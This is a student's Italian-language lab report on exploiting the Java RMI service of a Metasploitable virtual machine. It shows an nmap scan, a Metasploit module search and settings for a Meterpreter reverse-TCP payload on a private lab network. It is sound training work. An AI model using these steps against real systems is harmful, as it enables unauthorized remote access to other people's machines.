Progetto S7/L5

Davide Diglio

Panoramica

La macchina Metasploitable ha un servizio vulnerabile sulla porta 1099 (Java RMI). Si richiede di sfruttare la vulnerabilità al fine di ottenere una sessione di Meterpreter sulla macchina in remota.


Obiettivi

1. La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
2. La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
3. Scansione della macchina con nmap per evidenziare la vulnerabilità.
4. Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: configurazione di rete; informazioni sulla tabella di routing della macchina vittima.

Svolgimento

- Cambio degli indirizzi IP

In questa fase abbiamo cambiato gli indirizzi delle macchine Kali e Meta, con i seguenti indirizzi: KALI (192.168.11.111) che sarà la macchina attaccante, mentre Meta (192.168.11.112) sarà la macchina vittima.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0x20<link>
        inet6 fd9b:9eba:8224:1:a00:27ff:fecb:7ef5  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 15491 (15.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 13335 (13.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- ## Nmap

Successivamente aver cambiato gli indirizzi IP, abbiamo scansionato con Nmap la macchina.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p1099 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 07:27 EST
Nmap scan report for 192.168.11.112
Host is up (0.00075s latency).

PORT     STATE    SERVICE     VERSION
1099/tcp filtered rmiregistry
MAC Address: 08:00:27:28:84:B1 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.00 seconds
```

- ## Meterpreter

Dopo la scansione abbiamo effettuato una sessione in remoto, dalla macchina attaccante (KALI) utilizzando il comando “msfconsole” abbiamo configurato il tutto per exploitare la macchina vittima (Meta).

Con il comando “Search” siamo andati a cercare l’exploit più interessante da utilizzare.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank
      Check  Description
   -  ----                                                ---------------  ----
      -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal
     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excell
ent  Yes    Java RMI Server Insecure Default Configuration Java Code Executio
n
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal
     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excell
ent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exp
loit/multi/browser/java_rmi_connection_impl
```

Dopo aver scelto l'exploit abbiamo cambiato LHOST E RHOST mettendo gli indirizzi IP delle due macchine, abbiamo anche cambiato HTTPDELAY.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
                                          en on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Infine abbiamo lanciato l'exploit attivando la sessione Meterpreter in remoto, andando a cercare le informazioni della tabella di routing.

Meterpreter permette di avere a un PT di accedere in maniera non legale all'interno di un sistema, in questo caso nella macchina Meta. Facendo questo possiamo ricavare dei dati. In questo caso noi andiamo a ricavare i dati della tabella di routing e la configurazione della rete.